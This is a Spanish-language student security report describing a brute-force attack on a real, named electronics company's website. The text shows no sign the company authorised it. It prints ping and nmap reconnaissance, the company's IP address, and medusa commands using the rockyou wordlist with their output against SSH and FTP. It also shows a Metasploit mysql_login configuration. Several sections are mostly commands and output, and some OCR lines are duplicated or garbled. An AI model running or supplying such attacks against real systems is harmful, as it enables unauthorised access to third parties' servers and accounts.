Código:	AT-01
Revisión:	00
Página:	1 de 12

# **CONTENIDO**

1. Objetivo	2
2. Análisis	2
3. Plan de ataque	3
4. Ataque por fuerza bruta a los puertos 22 y 3306	4
4.1 Ataque al puerto 22 servicio SSH	4
4.2 Ataque al puerto 3306 servicio mysql	7
4.3 Ataque al puerto 22 servicio FTP	9
5. Conclusiones (como visualizo la seguridad de software)	11
6. Elaboración y creación	12
7. Historial de cambios	12

Atag	ue a	Proesa	electrónica
, itaq	uo u		

Código:	AT-01
Revisión:	00
Página:	2 de 12

# 1. Objetivo

Realizar un análisis de vulnerabilidades a la página de Proesa electrónica (<a href="https://proesaelectronica.com/">https://proesaelectronica.com/</a>) para poder ver las formas en la que se podría atacar a sus vulnerabilidades.

#### 2. Análisis

Como primer paso ejecute el comando *ping* la terminal de la máquina virtual de kali, de esta forma pude saber cuál era la IP de la página a analizar (<a href="https://proesaelectronica.com/">https://proesaelectronica.com/</a>).

```
root ⊘ kali)-[~]

# ping proesaelectronica.com

PING proesaelectronica.com (70.32.98.65) 56(84) bytes of data.

64 bytes from interact.com.mx (70.32.98.65): icmp_seq=1 ttl=47 time=73.3 ms

64 bytes from interact.com.mx (70.32.98.65): icmp_seq=2 ttl=47 time=72.9 ms

64 bytes from interact.com.mx (70.32.98.65): icmp_seq=3 ttl=47 time=73.5 ms

64 bytes from interact.com.mx (70.32.98.65): icmp_seq=4 ttl=47 time=73.5 ms

^C

--- proesaelectronica.com ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 3006ms

rtt min/avg/max/mdev = 72.936/73.311/73.505/0.229 ms
```

Ilustración 1: obteniendo dirección IP

Después de obtener la IP pude utilizarla para realizar un análisis de puertos con el comando *nmap* –*sS* lo cual nos proporcionó lo siguiente:

```
nmap -sS 70.32.98.65
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-13 01:59 EST
Nmap scan report for interact.com.mx (70.32.98.65)
Host is up (0.072s latency).
Not shown: 982 filtered ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp
        open
53/tcp
                domain
        open
80/tcp
        open
106/tcp open
               pop3pw
110/tcp open
               pop3
139/tcp closed netbios-ssn
143/tcp open imap
443/tcp open https
443/tcp open
445/tcp closed microsoft-ds
465/tcp open smtps
587/tcp closed submission
993/tcp open imaps
995/tcp open
               pop3s
3306/tcp open mysql
5432/tcp closed postgresql
8443/tcp open https-alt
9080/tcp closed glrpc
Nmap done: 1 IP address (1 host up) scanned in 5.03 seconds
```

Ilustración 2: Análisis de puertos

Código:	AT-01
Revisión:	00
Página:	3 de 12

Ahora, al obtener estos datos me permite darme cuenta que se pueden hacer ataques a algunos de los puertos que tiene abiertos, sin embargo, también realice un análisis más completo en nessus, para saber cómo estaba la página más específicamente.




Ilustración 3:Análicis en nessus




Ilustración 4Análicis de nessus:

# 3. Plan de ataque

Ya con los datos obtenidos con el análisis previamente realizado pude notar que podría hacer ataques de fuerza bruta a algunos de sus puertos, decidí realizar estos ataques a los puertos 22 y 3306. En el caso de los ataques al puerto 22 será al servicio SSH y al servicio FTP y para el puerto 3306 seria a mysql.

Como primer paso de preparación para el ataque procedo a ubicarme en el directorio de *wordlists* donde se encuentra un documento *txt* con aproximadamente 14 millones de contraseñas más comunes en el mundo, este archivo ya lo traía la imagen de Kali.



Ilustración 5: Comando para ir al directorio.

Ataque a Proesa electrónica
-----------------------------

Código:	AT-01
Revisión:	00
Página:	4 de 12

Después procedo a descomprimir el archivo *rockyou.txt.gz*, a causa de que este archivo comprimido contiene al documento *rockyou.txt* el cual es el que contiene todas las contraseñas. Después de descomprimirlo procedí a agregarle unas contraseñas extras (con el comando *nano*) que creí que podrían utilizar mi víctima.

```
[root ♦ kali)-[/usr/share/wordlists]
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt.gz wfuzz

[root ♦ kali)-[/usr/share/wordlists]

[root ♦ kali)-[/usr/share/wordlists]
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz

[root ♦ kali)-[/usr/share/wordlists]

[root ♦ kali)-[/usr/share/wordlists]

[root ♦ kali)-[/usr/share/wordlists]

[nano rockyou.txt]
```

Ilustración 6:Archivo txt de las contraseñas.

También es necesario un documento *txt* que contenga a los usuarios, en mi caso yo lo cree (con el comando *nano*) con 8 usuarios que considere serían los más comunes.

```
(root to kali)-[/usr/share/wordlists]

(root to kali)-[/usr/share/wordlists]
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt users.txt wfuzz

(root to kali)-[/usr/share/wordlists]
# 55
```

Ilustración 7: Creación del archivo que contendrá los usuarios.

# 4. Ataque por fuerza bruta a los puertos 22 y 3306

Ahora, después de preparar todo ya podemos empezar a intentar atacar a https://proesaelectronica.com/ con la dirección IP de 70.32.98.65.

### 4.1 Ataque al puerto 22 servicio SSH

Como primer intento decidí atacar al servicio de SSH, así que procedí a introducir el siguiente comando con los datos obtenidos anteriormente:

```
(root@kali)-[/usr/share/wordlists]
# medusa -h 70.32.98.65 -U users.txt -P rockyou.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

Ilustración 8: Comando para ataque de fuerza bruta.

Código:	AT-01
Revisión:	00
Página:	5 de 12

Como podemos apreciar en la ilustración 8 decidí hacer este ataque usando el comando medusa el cual es un software para atacar a nivel de fuerza bruta basándonos en diccionarios de palabras, es muy estable, sencillo y rápido. A continuación, se mostrará la evidencia de cómo se fue ejecutando este ataque.

```
-[/usr/share/wordlists]
         medusa -h 70.32.98.65 -U users.txt
                                                                                             P rockyou.txt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 123456 (1 of 14344395 complete)
                                 [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 123450 (1 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 123456789 (3 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: password (4 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: root (5 of 14344395 complete)
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
                                  [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: proesa (6 of 14344395 complete)
ACCOUNT CHECK:
                                  [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: proesaelectronica (7 of 14344395 complete)
                                 [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: master (8 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: iloveyou (9 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: princess (10 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 1234567 (11 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: rockyou (12 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: rockyou (12 of 14344395 complete)
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
                                  [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 12345678 (13 of 14344395 complete)
ACCOUNT CHECK:
                                  [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: abc123 (14 of 14344395 complete)
                                 [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: abcl25 (14 of 14344395 complete)
[ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: daniel (16 of 14344395 complete)
[ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: babygirl (17 of 14344395 complete)
[ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: monkey (18 of 14344395 complete)
[ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: lovely (19 of 14344395 complete)
[ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: lovely (19 of 14344395 complete)
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
                                  [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: jessica (20 of 14344395 complete)
                                 [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: jessica (20 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: michael (22 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: michael (22 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: ashley (23 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: qwerty (24 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 111111 (25 of 14344395 complete) [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: iloveu (26 of 14344395 complete)
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
ACCOUNT CHECK:
```

Ilustración 9:Ataque al servicio SSH.

```
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: lucky1 (543 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: lucky1 (543 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: mirranda (545 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: mirranda (545 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: mirranda (545 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: hearts (547 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: mirranda (549 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: wilson (549 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: wilson (549 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: pumpkin (551 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: pumpkin (551 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: minber! (552 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: minber! (552 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: minber! (550 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: minber! (550 of 14344395 co
```

Ilustración 10: Ataque al servicio SSH.

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	6 de 12

```
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: mushroom (3021 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: damaris (3022 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: butterflies (3024 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: butterflies (3024 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: butterflies (3024 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: susan (3026 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: susan (3026 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: imacool (3029 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: imacool (3029 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: imacool (3029 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: cherokee (3031 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: cherokee (3031 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: wildcat (3033 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: suranga (3034 of 14344395 complete) ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: s
```

Ilustración 11:Ataque al servicio SSH.

Al momento de llegar a 3048 intentos de contraseñas deje de intentarlo, por alguna razón me iba algo lento, de igual forma podemos apreciar que la página no tiene ninguna protección contra los ataques de fuerza bruta. Considero que si se dejara más tiempo el ataque con una lista más amplia de usuarios se podría llegar a ingresar.

Código:	AT-01
Revisión:	00
Página:	7 de 12

#### 4.2 Ataque al puerto 3306 servicio mysql

Para este ataque decidí usar metasploit el cual es un framework también contiene algunas excelentes herramientas de recopilación de información llamadas módulos auxiliares. Los módulos auxiliares se pueden usar para el escaneo de puertos, la identificación del servicio, el rastreo de contraseñas y la enumeración de parches de Windows. Con este comando pretendía de igual forma hacer un ataque de fuerza bruta.

Como primer paso ingrese el comando msfconsole para entrar a la consola de metasploit como se muestra en la siguiente ilustración:



Ilustración 12: Ingresar a metasploit.

Después proseguí a ejecutar el comando *search mysql* el cual me muestra todas las direcciones que contiene la palabra *mysql* y de esa forma pude encontrar el auxiliar que necesitaba.




Ilustración 13:Ejecución del comando search mysql.

Código:	AT-01
Revisión:	00
Página:	8 de 12

A continuación, ejecute el comando *options* el cual me permitió ver como estaba configurado las opciones, proseguí a decirle que archivos iba a usar para los usuarios y que archivo utilizaría para las contraseñas, después active la opción de blanck\_passwords y pude asignarle la *IP* a la que iba a atacar.

```
<u>msf6</u> > use auxiliary/scanner/mysql/mysq
<u>msf6</u> auxiliary(scanner/mysql/mysql,logi
Module options (auxiliary/scanner/mysql/mysql_login):
                                                       Current Setting Required Description
                                                                                                     no Try blank passwords for all users
yes How fast to bruteforce, from 0 to 5
no Try each user/password couple stored in the current database
no Add all passwords in the current database to the list
no Add all users in the current database to the list
no A specific password to authenticate with
no File containing passwords, one per line
no A proxy chain of format type:host:port[,type:host:port][...]
yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
yes The target port (TCP)
yes Stop guessing when a credential works for a host
yes The number of concurrent threads (max one per host)
no A specific username to authenticate as
no File containing users and passwords separated by space, one pair per line
no Try the username as the password for all users
File containing usernames, one per line
                                                                                                                                  Try blank passwords for all users
       BRUTEFORCE_SPEED 5
DB_ALL_CREDS f
      DB_ALL_PASS
DB_ALL_USERS
       PASSWORD
PASS FILE
        RHOSTS
       STOP_ON_SUCCESS
THREADS
       USERNAME
       USERPASS_FILE
      USER_AS_PASS
USER_FILE
                                                                                                                               File containing usernames, one per line
Whether to print output for all attempts
 msf6 auxiliary(s
   *] exec: nano users.txt
 <u>msf6</u> auxiliary(
user_file ⇒ users.txt

<u>msf6</u> auxiliary(<u>scanner/mysql/mysql_login</u>) > ls
    *1 exec: ls
```

Ilustración 14:Preparando metasploit.

```
msf6 auxiliary(
                                        ) > nano users.txt
 *] exec: nano users.txt
msf6 auxiliary(scanner/mys6/, mser_file ⇒ users.txt
msf6 auxiliary(
 * exec: ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt users.txt wfuzz
msf6 auxiliary(
                                        ) > set pass_file rockyou.txt
pass_file ⇒ rockyou.txt
<u>msf6</u> auxiliary(
                                        ) > set blank_passwords true
blank_passwords ⇒ true
                                   login) > set rhosts 70.32.98.65
msf6 auxiliary(
rhosts ⇒ 70.32.98.65
```

Ilustración 15:Preparando metasploit.

#### Y al fin podemos correrlo:

Ilustración 16:Correr metasploit.

		Código:	AT-01
Ataque a Pro	Ataque a Proesa electrónica	Revisión:	00
		Página:	9 de 12

Como podemos apreciar en la ilustración 16 vemos que ocurrió un error el cual no me dejo realizar el ataque, investigué y probé barias soluciones, sin embargo, no pude solucionar el error, pude llegar a la conclusión de que probablemente tenía un problema con mi red de internet y también un problema con un usuario de mysql, al igual que una incompatibilidad por alguna versión. Al no lograr solucionar mi problema decidí seguir con el próximo ataque al servicio FTP.

#### 4.3 Ataque al puerto 22 servicio FTP

Con este servicio decidí utilizar el mismo método que con el servicio de SSH que sería medusa, esta vez fue mucho más fácil y rápido debido a que ya tenía todo, solo puse el comando con los datos que ya tenía y lo ejecute.

```
-# medusa -h 70.32.98.65 -U <u>users.txt</u> -P <u>rockyou.txt</u> -M ftp
edusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

Ilustración 17:Ejecucion del comando para el ataque al servicio FTP.

```
—w medusa -h 70.32.98.65 -U <u>users.txt</u> -P <u>rockyou.txt</u> -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 123456 (1 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 12345 (2 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 123456789 (3 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: password (4 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: proesa (6 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: proesa (6 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: proesa (6 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: proesa electronica (7 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: iloveyou (9 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: princess (10 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: princess (10 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: princess (10 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: princess (10 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: princess (10 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: princess (10 of 14344395 complete)

      ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 123456 (1 of 14344395 complete)
```

Ilustración 18:Ataque al servicio FTP.

Código:	AT-01
Revisión:	00
Página:	10 de 12

```
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: patita (5578 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: norton (5579 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: nurrican (5582 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: laurentiu (5581 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: harmers (5583 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: harmers (5583 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: dragos (5585 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: dragos (5585 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: dragos (5586 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: dragos (5586 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: brownsugar (5588 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: brownsugar (5588 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: brownsugar (5588 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: brownsugar (5599 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: soc
```

Ilustración 19:Ataque al servicio FTP.

Como podemos observar, este ataque fue exitoso en el sentido que, si lo pude ejecutar, en este caso lo detuve en el intento 5605, y de nuevo podemos apreciar que la página no tiene ningún método para contra restras los ataques de fuerza bruta. Considero que con mucho más tiempo se podría lograr obtener el acceso mediante fuerza bruta, aunado con una investigación que nos indique que posibles contraseñas y usuarios puedan usarse para esa página en específico.

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	11 de 12

# 5. Conclusiones (como visualizo la seguridad de software)

A lo largo de la materia de seguridad de sistemas informáticos, he notado lo amplio que es el área de trabajo al igual de lo complicado que puede llegar a ser, no obstante, igual note que realmente hay mucha información en internet la cual nos facilita a hallar las vulnerabilidades, un ejemplo claro seria el buscador de google, en clases pudimos apreciar cómo es que en google se pueden buscar vulnerabilidades para bastantes sitios, sin embargo, aunque haya mucha información no significa que sea fácil, considero que la seguridad de software es una rama muy amplia y que se requiere de años para que realmente uno se pueda desarrollar en el área, es un área donde con herramientas como kali Linux o nessus puedes fácilmente atacar vulnerabilidades pero no significa que ya seas experto, yo al usar este tipo de herramientas aprendí mucho más que solo usarlas y ya, pude comprender varios temas, aprender de cómo es posible explotar ciertos errores que pueden llegar a tener páginas, es un área donde nunca dejas de aprender y además debes tener mucha imaginación para desarrollarte bien.

Podría decir que es una rama del software la cual hoy en día es muy importante y de las más demandadas, la cual es necesario aprender y comprender, aunque no te dediques 100% a ella, en la matrería considero que aprendí las bases para poder tener un desarrollo más ameno en la materia, de igual forma pude comprender varios temas que me parecían muy complejos al inicio, pero terminaron siendo muy fáciles de entender, aunque algo complejos en la ejecución.

	Código:	AT-01
Ataque a Proesa electrónica	Revisión:	00
	Página:	12 de 12

# 6. Elaboración y creación

Nombre y Cargo	Fecha	Rol
Heyner Fernando Cruz Guzmán	13/11/21	Agregó contenido, revisó la redacción y la
Director de Seguridad		ortografía

# 7. Historial de cambios

Revisión	Descripción del cambio	Responsable	Fecha
01	Creación de documento	Heyner Fernando Cruz Guzmán	13/11/21